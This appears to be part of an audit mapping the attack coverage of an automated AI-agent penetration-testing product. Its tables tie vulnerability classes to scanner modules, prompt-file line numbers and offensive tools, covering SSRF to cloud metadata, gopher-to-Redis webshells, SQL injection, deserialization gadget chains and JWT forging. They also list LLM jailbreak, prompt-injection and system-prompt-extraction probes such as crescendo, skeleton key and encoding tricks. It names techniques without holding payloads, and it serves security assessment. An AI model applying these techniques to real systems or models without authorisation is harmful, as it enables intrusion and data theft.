| **Internal / framework cache poisoning** | P1 · $$$$ | **R** `cache_scan/hypotheses.py:97` `_fingerprint_technologies()` → framework packs: **Next.js** (`x-invoke-status` CPDoS, `__nextDataReq`, `x-now-route-matches`, `Rsc`), **Nuxt** (`_payload.json`), **Remix** (`_data`), **React Router** › gated `safety.py:65` `is_framework_packs_allowed()` › `WEB_CACHE_POISON_ALLOW_FRAMEWORK_PACKS`. **Frontier class #7: RedAmon leads here**<br>**A** *(partial)* `chat` `vulnerabilities/web_cache_poisoning.md` (275 ln): 24-header unkeyed sweep, fat-GET, param cloaking, CDN quirk table. Human-request only, so it cannot exceed partial |
| Virtual host confusion and origin exposure | P2 · $$$ | **R** `main_recon_modules/origin_discovery.py` (1189 ln, a Python reimplementation of *unwaf*) › 11 candidate sources (crt.sh, Shodan/Censys/FOFA/ZoomEye favicon pivots, OTX, VT, SecurityTrails, ViewDNS, MX/SPF) › weighted validator HTML 0.60 / cert 0.25 / headers 0.15 › emits `waf_bypass` at `:1120` › mixin `osint_mixin.py:2474` › `ORIGIN_DISCOVERY_ENABLED`=**off**<br>**R** `main_recon_modules/vhost_sni_enum.py` (1127 ln) › *curl* + *httpx* › `host_header_bypass:1023` (L7≠L4, high), `hidden_sni_route:1032`, `hidden_vhost:1040` › mixin `vhost_sni_mixin.py:53` › `VHOST_SNI_ENABLED`=**off** |
| WAF bypass via direct server access | P4 · $$ | **R** `helpers/security_checks.py` › `check_waf_bypass():519` → `waf_bypass` at `:599`/`:624` · `check_direct_ip_http():271` → `:344` · `check_direct_ip_https():363` → `:437` · `check_ip_api_exposed():456` → `:501` › CDN prefilter `helpers/cdn_ranges.py`, optional LLM classifier `helpers/ai_planner/waf_classifier.py` › all four toggles **on** |

# §3 API and GraphQL Specific

| Class | P·$ | Covered by |
|---|---|---|
| GraphQL introspection in production | P5 · $ | **R** `graphql_scan/introspection.py` › `build_introspection_query():34`, `test_introspection():106`, `calculate_schema_hash():280`, **`detect_sensitive_fields():301`** › endpoint discovery from 5 sources `discovery.py:51` › `GRAPHQL_SECURITY_ENABLED`=**off**<br>**R** `graphql_scan/misconfig.py` › *dolevf/graphql-cop:1.14* test `introspection` → `graphql_introspection_enabled` (toggle **off** by default to dedupe with the native check)<br>**A** `pb graphql` (emits `graphql-introspection`) · `chat protocols/graphql.md:59-84` adds **introspection-disabled inference** via field-suggestion and type-coercion errors |
| GraphQL alias and batching abuse | P2 · $$$ | **R** `graphql_scan/misconfig.py:29-42` › graphql-cop `alias_overloading` → `graphql_alias_overloading`, `batch_query` → `graphql_batch_query_allowed`, `directive_overloading`, `circular_query_introspection`: all **on**, all in `HEAVY_TRAFFIC_TESTS:67-72` so auto-excluded under stealth<br>**A** `community bfla_exploitation.md` §2.7 (alias batching + persisted-query bypass) · `chat protocols/graphql.md:133-151` (login brute in one request, Apollo array batching) · `pb graphql` **sends the 50-alias mutation but reads nothing back, no oracle, no finding** |
| Improper inventory management | P3 · $$ | **R** `main_recon_modules/domain_recon.py` › *crt.sh `:80`, HackerTarget `:120`, subfinder `:229`, amass `:287`, knockpy `:174`, puredns `:604`* › `SUBDOMAIN_DISCOVERY_ENABLED`=on, but `AMASS_ENABLED`=**off**<br>**R** `uncover_enrich.py` › *projectdiscovery/uncover* across 13 engines › `UNCOVER_ENABLED`=**off**<br>**R** `urlscan_enrich.py` › `URLSCAN_ENABLED`=on (works keyless) |

# §4 Infrastructure, DNS and Cloud

| Class | P·$ | Covered by |
|---|---|---|
| Subdomain takeover | P3 / P1 · $$ | **R** `main_recon_modules/subdomain_takeover.py` › `helpers/takeover_helpers.py`: **three stacked engines**: *subjack* (Go binary, `Dockerfile:27`, pinned `b53899ce`), *nuclei `-t http/takeovers/ -t dns/`* (~60 templates), *`redamon-baddns:latest`* (`scanners/baddns_scan/`, 10 modules) › `PROVIDER_FROM_SIGNAL:29` ≈40 providers from ≈60 signals › corroboration `resolve_cname_target():197` + `provider_from_cert():164` + optional `ai_planner/takeover_classifier.py` › `dedupe_findings():640` → `score_finding():685` → confirmed/likely/manual_review › mixin `takeover_mixin.py:43` › `SUBDOMAIN_TAKEOVER_ENABLED`=**off** (children `SUBJACK_ENABLED`/`NUCLEI_TAKEOVERS_ENABLED` are on but dead under the parent; `BADDNS_ENABLED`=off)<br>**A** `community subdomain_takeover.md` (35 KB, ~80 providers) › *subzy, dnsx, dnsrecon, whatweb* |
| NS delegation takeover | P1 · $$$$ | **R** same module › *`subjack -ns`* (`build_subjack_command():279`) + BadDNS `ns` module › `takeover_method: ns` › `SUBJACK_CHECK_NS`=on |
| Dangling A record to reclaimable IP | P2 · $$ | **R** same module › *`subjack -ar`* › `takeover_method: stale_a` › `SUBJACK_CHECK_AR`=on |
| DNS zone transfer allowed (AXFR) | P4 · $ | **R** `helpers/security_checks.py:1738 check_zone_transfer()` → `zone_transfer` at `:1765` › *dnsutils / bind9-host* (`Dockerfile:92-93`) › `SECURITY_CHECK_ZONE_TRANSFER`=on<br>**R** BadDNS `zonetransfer` module (off with its parent) |
| Publicly accessible IAM credentials | P1 · $$$$$ | **R** `helpers/js_recon/patterns.py` AWS/GCP/Azure key families + **`validators.py:47` live AWS validator** (and 23 others): the live check is what makes this P1 rather than a guess › `JS_RECON_VALIDATE_KEYS`=on<br>**R** trufflehog (validation states `validated`/`unvalidated`/`verify_error`/`unverified`) + github_secret_hunt |
| Exposed datastores and search clusters | P1 · $$$$ | **R** `helpers/security_checks.py` › `check_database_ports_exposed():1886` → `database_exposed:1905` · `check_redis_no_auth():1920` → `redis_no_auth:1944` (**unauthenticated `INFO`**) · `check_kubernetes_api_exposed():1961` → `:1990` › all **on**<br>**R** `port_scan.py` *(naabu)* + `nmap_scan.py` *(nmap `-sV`)* for service ID<br>**R** `scanners/gvm_scan/` › *Greenbone NVT + Notus feeds* |
| Exposed container and orchestration APIs | P1 · $$$$ | **R** `helpers/security_checks.py:1961 check_kubernetes_api_exposed()` → `:1990`; the `cloud-exposure` preset additionally scans 6443/10250/2376/2379<br>**A** `builtin ssrf_prompts.py:360-471` chains Docker :2375, k8s :6443/8443, Consul :8500, Elasticsearch :9200 › `SSRF_GOPHER_ENABLED`<br>**A** `chat post_exploitation/docker_escape.md` (307 ln) › *deepce.sh* pre-staged at `/opt/tools/linux/` |

| Class | P·$ | Covered by |
|---|---|---|
| Open management ports to the internet | P3 · $$ | **R** `security_checks.py:1853` `check_admin_ports_exposed()` → `admin_port_exposed:1871` › `SECURITY_CHECK_ADMIN_PORT_EXPOSED`=on |
| Known vulnerabilities in edge software | P1 · $$$$ | **R** `vuln_scan.py:83` `_execute_nuclei_pass()` › *projectdiscovery/nuclei* with `cve` in the default tag set › mixin `vuln_mixin.py:195`<br>**R** `scanners/gvm_scan/` › *Greenbone*: NVT + **Notus** (package advisories) + SCAP + CERT-Bund/DFN feeds › mixin `gvm_mixin.py:332`, writes `ExploitGvm`<br>**R** `helpers/cve_helpers.py` CPE-mapped NVD lookup › `CVE_LOOKUP_ENABLED`=on<br>**R** `nmap_scan.py:142` `--script vuln` → `nmap_nse` findings › mixin `port_mixin.py:261`<br>**A** `cve_intel` tool › *vulnx* (NVD + CISA KEV + EPSS + PoCs) · `builtin` `cve_exploit_prompts.py` › *metasploit* |
| Outdated software version / unpatched JS libs | P5 · $ | **R** *retire.js 5.4.3* inside `redamon-supply-chain-analyzer:latest`: the only source yielding name **and** version from black-box bytes with no manifest › `SUPPLY_CHAIN_RECON_ENABLED`=**off**<br>**R** Wappalyzer versions + `cve_helpers.py` |
| Insecure SSL/TLS | P5 · $ | **R** `security_checks.py:1090` `run_tls_data_checks()`: **10 types**: `tls_expired:1123`, `tls_self_signed:1127`, `tls_hostname_mismatch:1134`, `tls_weak_version:1140`, `tls_weak_cipher:1145`, `tls_wildcard_overbroad:1150` (>20 SANs), `tls_weak_version_supported:1160`, `tls_weak_cipher_supported:1171`, plus network-path `tls_expired:810` / `tls_expiring_soon:827` › evidence from `tls_scan.py` *(projectdiscovery/tlsx,* `-ct weak`, `-jarm -ja3`) and `http_probe.py` certs › `TLSX_ENABLED`=on, all TLS check toggles on<br>**R** `run_cert_hygiene_checks_only():1072`: a zero-network 6-check subset used when active scans are skipped (`main.py:440`) |
| Telnet enabled | P5 · $ | **R** `port_scan.py` *(naabu)* + `helpers/iana_services.py` service naming |
| *Active Directory was moved to Group 2 during review: the toolbox is outstanding but no routed | | |
| technique exists behind it. See §4 in Group 2.* | | |

# §5 OAuth, SSO and Federation

One row only. The rest of the section is Group 2.

| Class | P·$ | Covered by |
|---|---|---|
| OAuth client secret hardcoded in the client | P5 · $ | **R** `helpers/js_recon/patterns.py` OAuth/client-secret families › `JS_RECON_ENABLED`=**off**. Correctly `[P5]` unless it enables confidential-client flows |

# §6 AI and LLM Attack Surface

RedAmon's clearest differentiator. Four adapters in isolated venvs (garak, PyRIT, giskard, promptfoo), mapped to OWASP LLM ids, plus a detection-only recon module.

| Class | P·$ | Covered by |
|---|---|---|
| Prompt injection, direct | P3-P4 · $$ | **S** `scanners/ai_attack_surface_scan/`: four adapters in **isolated venvs** (`Dockerfile:36/:46/:55` + node): *garak 0.15.1* `promptinject`/`dan`/`encoding` (`adapters/garak/owasp_map.py:11-64` → LLM01) · *PyRIT 0.14.0* `crescendo`, `skeleton_key`, `tap`, `many_shot` (`adapters/pyrit/objectives.py:11-55`) · *giskard 2.19.1* `prompt_injection` · *promptfoo 0.121.17* + **locally reimplemented encoding strategies** (`adapters/promptfoo/local_strategies.py:99-105`: base64, rot13, leetspeak, morse, piglatin; promptfoo gates these behind its cloud, so RedAmon applies them itself for zero egress) › `normalizer.py:46` → `Vulnerability{type:ai_attack_<chip>}` |

| Class | P·$ | Covered by |
|---|---|---|
| Prompt injection, indirect | P1-P2 · $$$$ | **S** garak `latentinjection` (document-borne) → LLM01<br>**R** `main_recon_modules/ai_surface_recon.py` › `ai_surface_probes/yara_rules/tool_poisoning.yar` → `mcp_prompt_injection` (`_MCP_THREAT_MAP:59-66`): static YARA over MCP tool descriptions/ schemas › mixin `ai_surface_recon_mixin.py:26` › `AI_SURFACE_RECON_MCP_YARA_ENABLED`=**on**<br>*promptfoo's `indirect-prompt-injection` plugin is mapped but off by default: it needs remote generation* |
| System prompt leakage | P2 · $$ | **S** garak `sysprompt_extraction` (LLM07) · PyRIT `crescendo` · promptfoo `prompt-extraction` |
| Improper output handling | P3-P4 · $$$ | **S** garak `ansiescape`, **`web_injection`** (markdown-image exfil, XSS), `badchars`, `exploitation` → LLM05 · giskard `output_formatting` |
| Improper input handling | P5 · $ | **S** garak `ansiescape` / `badchars`: ANSI escapes, RTL overrides, confusables |
| **Key leak** | P1 · $$$$ | **R** `helpers/js_recon/patterns.py` AI-provider key families (OpenAI, Anthropic, HuggingFace, Cohere, Perplexity, Replicate, Gemini, Mistral, Groq, Together, Deepseek, Pinecone, Weaviate) **+** `js_recon.py:497-515` AI-SDK pass via `helpers/ai_signal_catalog.py` `match_ai_sdk` → `ai-sdk-key-literal`, **`ai-sdk-browser-allowed`**, `ai-sdk-client` (mixin `js_recon_mixin.py:790`) › `JS_RECON_AI_SDK_DETECTION_ENABLED`=on under `JS_RECON_ENABLED`=**off**. The browser-allowed flag is precisely the taxonomy's "app calls the provider from the browser with a real key" |
| Misinformation | P4 · $ | **S** garak `misleading`/`snowball` (LLM09) · giskard `hallucination`/`sycophancy` |
| Bias findings | P4-P5 · $ | **S** giskard `stereotypes` (`adapters/giskard/detectors.py:19-49`): the only bias producer in the repo |

# §7 Supply Chain and CI/CD

One row only. Everything else in this section is Group 2 or Group 3.

| Class | P·$ | Covered by |
|---|---|---|
| Typosquatting and malicious packages | P2 · $$ | **R** `main_recon_modules/supply_chain_recon.py` › **three independent paths**: (1) *GuardDog 3.0.1* `typosquatting` rule, run inside `redamon-supply-chain-analyzer:latest` (`scanners/supply_chain_analyzer/Dockerfile:47`); (2) a direct hit in the bundled supplychainattack.org catalog (`scanners/supply_chain_common/intel.py`, tables `typosquats.json`); (3) `helpers/supply_chain/typosquat.py` **edit-distance detector** vs `recon/data/npm_popular.txt` (1-2 edits, min length 5): the only layer catching squats OSV has not seen › mixin `supply_chain_mixin.py:324` `MalPackageFinding`, with per-rule `source_tool` attribution so a typosquat hit does not read as behavioural › `SUPPLY_CHAIN_RECON_ENABLED`=**off**, `SUPPLY_CHAIN_TYPOSQUAT_ENABLED`=**off**. ⚠ Edge: **Maven, Packagist and NuGet get OSV CVE verdicts with no behavioural analysis**: `deep_analysis.py:29-33` maps OSV→GuardDog only for npm, PyPI, Go, crates.io and RubyGems<br>**S** `scanners/supply_chain_scan/`: the standalone L1 job, same engines<br>**A** `execute_guarddog` tool (agent-native, dispatched to the hardened analyzer) |

# §8 Cryptography and Token Handling

Entirely agent-side. `crypto_attack_prompts.py` is a 10-step workflow; `execute_code` supplies pycryptodome and pwntools, `kali_shell` supplies hashcat, john, jwt_tool. `proxy_brain` adds the `sequencer` and `jwt` sections.

| Class | P·$ | Covered by |
|---|---|---|
| Predictable identifiers and tokens | P1-P3 · $$$$ | **A** `builtin` `crypto_attack_prompts.py:180` Step 9: LCG state recovery, **Mersenne Twister from 624 outputs**, time-seeded reconstruction using the server `Date` header, sequential tokens › *`execute_code`* with pycryptodome/pwntools<br>**A** `pb sequencer` (`proxy_brain_manual.md:369-390`): the taxonomy's own method: replay a login 40×, regex `session=` out of `set-cookie`, per-position Shannon entropy. Self-labelled "crude", costs 40 live sends, **emits no finding**: it prints a number the agent must judge |
| Predictable / reused PRNG seed | P4-P5 · $ | **A** `builtin` `crypto_attack_prompts.py` Step 9 |
| Limited RNG entropy source | P4 · $ | **A** `builtin` `crypto_attack_prompts.py` Step 9 |

| Class | P·$ | Covered by |
|---|---|---|
| Insufficient key space | P3 · $$ | **A** `builtin` `crypto_attack_prompts.py:79` Step 2 (block-size/ECB/MAC-trailer fingerprinting) + `:167` Step 8 RSA (small `e`, shared-prime GCD, Fermat, Wiener, Hastad) › *factordb API* since gmpy2/sympy are absent |
| Padding oracle attack | P4 / P1 · $$$ | **A** `builtin` `crypto_attack_prompts.py:93` Step 3: response bucketing (padding-failure vs authz-reject vs accept) incl. **timing-only oracles**, full decrypt *and* forge via the reverse oracle › *padbuster absent, so it is scripted in* `execute_code` |
| IV reuse / predictable IV | P4-P5 · $ | **A** `crypto_attack_prompts.py:110` Step 4: predictable, fixed, attacker-settable, IV=key |
| ECB pattern leakage and CBC bit flipping | P3 · $$ | **A** `crypto_attack_prompts.py:110` Step 4: CBC bit-flipping, ECB cut-and-paste, ECB byte-at-a-time decryption |
| Length extension | P3 · $$ | **A** `crypto_attack_prompts.py:154` Step 7 on `H(secret‖msg)` with secret-length brute force › *hashpump absent, so Merkle-Damgård state restore is scripted* |
| Lack of perfect forward secrecy | P4 · $ | **R** `tls_scan.py` *(tlsx* `-ct weak`*)* → cipher enumeration consumed by `security_checks.py:1145` `tls_weak_cipher` |
| Hardcoded password or key | P1-P2 · $$$$ | **R** the full secret stack: `helpers/js_recon/patterns.py`, `helpers/resource_enum/jsluice_helpers.py:593` (`jsluice secrets` → `Secret{source:jsluice}`)<br>**S** `scanners/github_secret_hunt/`, `scanners/trufflehog_scan/`<br>**A** *betterleaks, semgrep* `p/secrets` via `kali_shell` |
| Use of an expired key or certificate | P4 · $ | **R** `security_checks.py:775` `check_tls_expiring_soon()` → `tls_expired:810` / `tls_expiring_soon:827`, plus the cert-data path `:1123` › `SECURITY_CHECK_TLS_EXPIRY_DAYS`=30 |

# §9 Server-Side Request Forgery

All agent-side, from one 599-line skill. **Every blind path depends on `interactsh-client`, which is reachable only through the confirmation-gated `kali_shell`.**

| Class | P·$ | Covered by |
|---|---|---|
| SSRF, internal secrets exposure | P2 · $$$ | **R** `vuln_scan.py` › *nuclei*: `ssrf` **is** one of the eight default tags, so this is one of the few classes the pipeline probes out of the box<br>**A** `builtin` `ssrf_prompts.py:101-138` drives confirmation |
| SSRF, internal data exposure | P3 · $$ | As above |
| SSRF, internal port / service scan | P3-P4 · $$ | **A** `ssrf_prompts.py` sweep over `SSRF_PORT_SCAN_PORTS` |
| SSRF, external DNS query only | P5 · $ | **A** `interactsh-client` via `kali_shell`: **the only OAST path in the product** |
| Full-read SSRF | P1-P2 · $$$$$ | **A** `ssrf_prompts.py:101-138`: loopback variants + RFC1918 over `SSRF_INTERNAL_RANGES` |
| Blind SSRF | P3-P4 · $$ | **A** `ssrf_prompts.py:300-358`: OAST confirm, then three fallbacks when OAST is blocked: **timing-based port classification**, status-code differential, content-length differential › `SSRF_OOB_CALLBACK_ENABLED`. *`proxy_brain` cannot substitute: its `injection` section says "blind SSRF needs OAST (unavailable): report the sink" and emits no finding* |
| **Cloud metadata access** | P1 · $$$$$ | **A** `ssrf_prompts.py:139` + blocks at `:231-298`: AWS IMDSv1, **AWS IMDSv2 (PUT-token then header-injection pivot, `:147`)**, GCP `Metadata-Flavor: Google`, Azure `Metadata: true`, DigitalOcean, Alibaba (distinct IP) › selected by `SSRF_CLOUD_PROVIDERS` csv, disabled stub at `:297`<br>**A** `chat` `cloud/aws.md:33-77` explains *why* IMDSv2's PUT-token blocks reflective SSRF: the clearest treatment in the repo |
| SSRF filter bypass | P2 · $$$ | **A** `ssrf_prompts.py:524-598`: URL parser confusion, decimal/octal/hex/IPv6-mapped notation, multi-level encoding, hostname tricks, open-redirect chains › `:473-522` **DNS rebinding via 1u.ms, rbndr.us, nip.io, sslip.io** › `SSRF_DNS_REBINDING_ENABLED` |

| Class | P·$ | Covered by |
|---|---|---|
| Protocol smuggling from SSRF | P1 · $$$$ | **A** `ssrf_prompts.py:360-471` › *`gopher://`* → Redis (cron write, webroot webshell), **FastCGI / PHP-FPM :9000**, `dict://` banner grab, `file://`; internal HTTP chains to Docker :2375, k8s :6443, Consul :8500, Elasticsearch :9200 › `SSRF_GOPHER_ENABLED`. *SMTP and LDAP over gopher are not covered* |

# §10 Server-Side Injection

The strongest family. Recon detects via default nuclei tags; the agent exploits.

| Class | P·$ | Covered by |
|---|---|---|
| SQL injection | P1 · $$$$$ | **R** `vuln_scan.py` › *nuclei* `sqli` **default tag** › mixin `vuln_mixin.py:195`<br>**A** `builtin` `sql_injection_prompts.py` (541 ln) › *sqlmap* · `community` `sqli_exploitation.md` (13 KB) with a tamper catalogue (space2comment, between, randomcase, charencode, modsecurityversioned...) · `chat` `tooling/sqlmap.md` (195 ln, flag reference + 5-row WAF tamper-chain table)<br>**A** `pb` `sqli`: boolean-blind bisection over ASCII 32-126, ~7 requests/char, emits `sqli` |
| Blind SQL injection | P1 · $$$$ | **A** `sql_injection_prompts.py:131`: boolean + time-based with **blind-oracle stability verification before and during extraction**<br>**A** `pb` `sqli:219` forces oracle calibration first: *"calibrate: the TRUE vs FALSE signal for THIS app"* |
| Out-of-band SQL injection | P1 · $$$$ | **A** `sql_injection_prompts.py:254-276` + per-DBMS payload reference `:423` › *`interactsh-client`* (only reachable via the confirmation-gated `kali_shell`; and this workflow hardcodes `oast.fun` at `:404` rather than reading `SSRF_OOB_PROVIDER`) |
| Second-order SQL injection | P1 · $$$$ | **A** `sql_injection_prompts.py:157-178`, payload ref `:495`: an explicit sub-step, decisive for multi-query logins |
| OS command injection | P1 · $$$$$ | **R** *nuclei* `rce` **default tag**<br>**A** `builtin` `rce_prompts.py:195` primitive 4A › *commix* › Unix metachars `:909`, Windows `:966`<br>**A** `pb` `cmdi`: 5 separators + time-based blind, emits `cmdi`/`cmdi-blind`. *No Windows separators, no `${IFS}` bypass* |
| Server-Side Template Injection | P1 · $$$$$ | **R** *nuclei* `ssti` **default tag**<br>**A** `builtin` `rce_prompts.py:223` primitive 4B across **Jinja2, Twig, Freemarker, Velocity, EJS, Handlebars, Thymeleaf, Pug, ERB** (engine ref `:991-1150`) with an explicit logic-less/sandboxed caveat `:1059`; **4B-bis `:357-398`** filter bypass for character-restricted sinks › *sstimap*<br>**A** `community` `ssti.md` (25 KB) adds Smarty, Mako, Pebble, DotLiquid › *tplmap* (`/opt/tplmap`)<br>**A** `pb` `injection`: `{{7*7}}` only, emits `ssti` |
| Expression language injection | P1 · $$$$ | **A** `rce_prompts.py:404` primitive 4D + ref `:1151-1182`: OGNL (Struts 2), SpEL (Spring), MVEL (Drools), Node `eval`, Python `eval`/`exec` |
| Remote code execution | P1 · $$$$$ | **A** `rce_prompts.py` (1247 ln): six-primitive structure (4A cmdi, 4B SSTI, 4C deserialization, 4D EL/eval, 4E media pipeline, 4F SSRF→RCE), a Shannon-derived proof-rigor framework `:529`, FP gate `:542`, aggressive block gated on `RCE_AGGRESSIVE_PAYLOADS` › *msfvenom, metasploit, ysoserial, phpggc* |
| File inclusion, local | P1 · $$$$ | **R** *nuclei* `lfi` **default tag**<br>**A** `builtin` `path_traversal_prompts.py:393` 4B + workflow `:695-886`: `php://filter` base64 source exfil, `data://`, `expect://`, `zip://`, **`phar://` deserialization-via-LFI `:793`**, **log poisoning with a dedicated poison-hygiene section `:800-864`**, session and upload-temp inclusion `:865`<br>**A** `pb` `lfi`: 4 payloads, `php://filter` source disclosure, emits `lfi`/`lfi-source-disclosure`. *Linux-only, param name hardcoded to `file`* |
| File inclusion, remote | P1 · $$$ | **A** `path_traversal_prompts.py:399-453` 4C: two modes: **self-hosted on your own box (no external OOB)** `:409`, and external OOB oracle `:449` |
| Path traversal, server-side | P1-P2 · $$$$ | **A** `path_traversal_prompts.py`: **4A-zero `:219`** defeat your *own client's* normalisation; **off-by-slash / nginx alias gate `:292`**; **4A-ter `:331`** stripping-sanitizer detection; 4A-bis `:368` classify INCLUDE vs STREAM sink; payload ref `:1096-1200` with proxy-vs-backend mismatch (`..;/`, `%252f`), absolute-path acceptance, unicode/overlong |

# §11 XML, Deserialization and Parser Attacks

| Class | P·$ | Covered by |
|---|---|---|
| XXE file disclosure | P1 · $$$$ | **R** *nuclei* `xxe` **default tag**<br>**A** `builtin` `xxe_prompts.py:86`: `file://`, Windows `win.ini`, **`php://filter` base64** for binary/<-bearing files, **Java directory listing via `file:///etc/`** · `community` `xxe.md` (19 KB) · `pb` `xxe` (one payload, emits `xxe-file-read`) |
| Blind and error-based XXE | P1 · $$$$ | **A** `xxe_prompts.py:115` error-based: hosted external DTD + parameter entities, **plus local system DTD redefinition (`fontconfig/fonts.dtd`) for no-egress targets**; `:156` OOB via *interactsh* or a self-hosted sink, `ftp://` when HTTP truncates on newlines (OAST again, so `kali_shell` must be approved). *`pb xxe:506` states plainly: "blind XXE needs OAST (unavailable): report the sink instead"* |
| XInclude injection | P1-P2 · $$$ | **A** `xxe_prompts.py:181`: the fallback when DOCTYPE is stripped |
| XXE via document formats | P1 · $$$$ | **A** `xxe_prompts.py:46-70`: SVG, DOCX/XLSX/PPTX (OOXML), ODT, SAML, RSS/Atom, GPX, XCF, plist; `:181` OOXML **inject-and-rezip** · `community` `insecure_file_uploads.md` covers the upload half |
| XXE via SOAP and legacy API endpoints | P1 · $$$ | **A** `xxe_prompts.py:46`: `.wsdl`, `/services`, `/soap`, `/xmlrpc`, `/rpc`; `:181` CDATA-wrapped DOCTYPE in SOAP<br>**A** `chat` `protocols/soap_ws_security.md:198-210` › *zeep* |
| Entity expansion DoS (billion laughs) | P3 · $ | **A** `community` `xxe.md` (incl. quadratic blowup, only on explicit request) · `builtin` `denial_of_service_prompts.py` XML-bomb vector. *`xxe_prompts.py:225` routes this away to `denial_of_service`; `pb xxe:516` forbids it outright against a live target* |
| Java deserialization | P1 · $$$$$ | **A** `builtin` `rce_prompts.py:758-793` › ***ysoserial***: URLDNS as a pure DNS oracle first, then CommonsCollections1-7, CommonsBeanutils1, Spring1, Hibernate1, JRE8u20, Click1; `:816` fall back to the app's **own** gadget class when no framework chain fits<br>**A** `community` `insecure_deserialization.md` (23 KB) adds *marshalsec*, Hessian, Kryo, Jackson polymorphic typing, FastJSON autoType, SnakeYAML |
| PHP object injection | P1 · $$$$ | **A** `community` `insecure_deserialization.md:125-148` › ***phpggc***: Laravel, Symfony, Drupal, WordPress, Magento, Monolog, Guzzle, SwiftMailer, Doctrine; **PHAR polyglot**; `phar://` in any filesystem sink. ⚠ **`rce_prompts.py:802` wrongly claims "phpggc not preinstalled"** and tells the agent to hand-craft payloads: it *is* installed (`mcp/kali-sandbox/Dockerfile:444-453`). Appendix defect #2 |
| Python pickle and unsafe YAML | P1 · $$$$ | **A** `rce_prompts.py:861`: `pickle.loads` on a session cookie or cached object, `yaml.load` without `SafeLoader` |
| .NET unsafe type handling | P1 · $$$$ | **A** `rce_prompts.py:794` + `community` `insecure_deserialization.md`: `BinaryFormatter`, `LosFormatter`, **ViewState / `__VIEWSTATE`** with a minimal `TextFormattingRunProperties` payload, `NetDataContractSerializer`, JSON.NET `TypeNameHandling` |
| Vulnerable media and document libraries | P1 · $$$$ | **A** `rce_prompts.py:418-438` primitive 4E: **ImageMagick MSL/MVG (ImageTragick)**, **Ghostscript `%pipe%` / `-dSAFER` bypass**, **ExifTool DjVu CVE-2021-22204**, LaTeX `--shell-escape` · `community` `insecure_file_uploads.md` repeats these from the upload side |

# §12 Business Logic, Race Conditions and Workflow

Two rows. The rest of the section is Group 2 or Group 3.

| Class | P·$ | Covered by |
|---|---|---|
| **Race condition on a limit (limit overrun)** | P1-P3 · $$$$ | **A** `pb` `proxy_brain`'s **`race`** section is worked and explicit: `batch(..., parallel=True)` "prepares every request, then releases the curls together so they collide in one server-side window". Named targets are the taxonomy's own: "redeem a single-use coupon twice, overdraw a balance, cast N votes, bypass a per-account limit". Includes the >1-success oracle, an N=20-50 budget rule, and a hand-off to `manual("flows")` when the action needs a fresh token per attempt. Reinforced by access_control Step 9 (TOCTOU, same-instant arrival) and the `race_conditions.md` Chat Skill |
| No rate limiting on a form | P4 · $ | **R** `helpers/security_checks.py:2304` `check_no_rate_limiting()` → `no_rate_limiting:2413` › `SECURITY_CHECK_NO_RATE_LIMITING`=on. Detects the *absence* of a limiter; bypassing one is §12's separate row |

> **On the single-packet attack**: a claim this audit got wrong twice, in both directions.
>
> The routable primitive, `pb race`, is `batch(parallel=True)`: it prepares every request then releases the curls together. That removes *scheduling* jitter but not *network* jitter, and the manual bounds it at N=20-50 for budget. So the routable path is materially weaker than the taxonomy's method.
>
> But the technique **is** written down. `chat vulnerabilities/race_conditions.md:26-64` carries the single-packet attack **with Kettle 2023 attribution**, an `httpx[http2]` burst, and a 7-step manual `h2` last-byte-sync recipe: noting that *"`httpx` does not expose last-byte send control; the lower-level `h2` library does."* It also covers HTTP/1.1 pipelined fallback, WebSocket bursts, idempotency-key abuse, lost-update and optimistic-concurrency `If-Match`.
>
> So this is not a missing technique. It is a **routing** problem: the strong version sits in a Chat Skill the agent cannot open, and the weak version is the one it will actually reach for.

## §13 Authentication and Session Management

| Class | P·$ | Covered by |
|---|---|---|
| Authentication bypass | P1 · $$$$$ | **A** `access_control` Step 2A: a per-field matrix: absent · empty · **array-typed** · boolean/number · **type juggling (`0e` magic hashes)** · **NoSQL operator objects** · SQL/LDAP tautologies. Plus SQLi GATE A, which *forbids* DB extraction on a login form until the bypass matrix is exhausted |
| **Session fixation** | P3 · $$ | **A** `pb proxy_brain`'s **`auth`** section, worked: compare `set-cookie` before and after a successful login, and flag when the identifier does not rotate. |
| **Credential stuffing / no login throttling** | P4 · $ | **A** `pb auth` section: **password spray**: "ONE password across many users (dodges per-account lockout)": against a baseline failed-login status, plus credential stuffing defined as spraying breached `user:pass` pairs. Hydra covers the per-account case |
| Cleartext transmission of the session token | P4 · $ | **R** `helpers/security_checks.py:1421` `check_session_cookies()` → `session_no_secure:1462` · `:1497` `check_basic_auth_no_tls()` → `basic_auth_no_tls:1522` › both **on** |
| Weak login or registration over HTTP | P4 · $ | **R** `helpers/security_checks.py:1358` `check_login_no_https()` → `login_no_https:1402` › `SECURITY_CHECK_LOGIN_NO_HTTPS`=on |
| Missing Secure or HttpOnly flag | P4-P5 · $ | **R** `helpers/security_checks.py:1421` `check_session_cookies()` → `session_no_secure:1462`, `session_no_httponly:1479`<br>**S** `scanners/capture_proxy/capture_lib.py:87-100` additionally stamps `cookieFlagIssues` per cookie, **including missing `SameSite`**, but as a passive lead on the transaction row, never a finding node |
| JWT: `alg:none` or signature never verified | P1 · $$$$ | **A** four independent sources: access_control Step 7, crypto Step 6, `api_testing.md`, `jwt_attacks.md`; plus `proxy_brain`'s `jwt().forge(alg_none)` |
| JWT algorithm confusion (RS256→HS256) | P1 · $$$$ | **A** incl. **public-key reconstruction from two tokens** |
| JWT weak HMAC secret | P1 · $$$$ | **A** `builtin` `crypto_attack_prompts.py:135` Step 6 + `access_control_prompts.py:380-396` Step 7 › *`hashcat -m 16500`*, *`john`*, *`jwt_tool -C`* · `chat vulnerabilities/jwt_attacks.md` (228 ln, 25-row attack matrix).<br>⚠ *`pb jwt` can only `forge(secret=…)` with a secret you already have: it has no brute loop and no wordlist, so cracking must happen in `kali_shell`* |
| JWT header injection via `kid`, `jku` | P1 · $$$$ | **A** `kid` path traversal **and `kid` SQL injection to control the key**, `jku`, `jwk` |

> `x5u` and `x5c` are not named in any skill: the only sub-variant of this row that is missing.

## §14 Broken Access Control and Authorization

The agent's deepest technique library, carried by **three** layers that agree with each other: the `access_control` built-in skill, two community skills (`idor_bola_exploitation.md` 24 KB, `bfla_exploitation.md` 33 KB), and `proxy_`

`brain`'s **`authz`** section, which turns the methodology into a runnable sweep: owner baseline, then the same request as unauthenticated and as low-privilege, compared on status *and* body, across **all verbs** and **all lifecycle states** (active / archived / deleted), with a positive confirmed only when the leaked body carries the other user's unique data rather than a matching length.

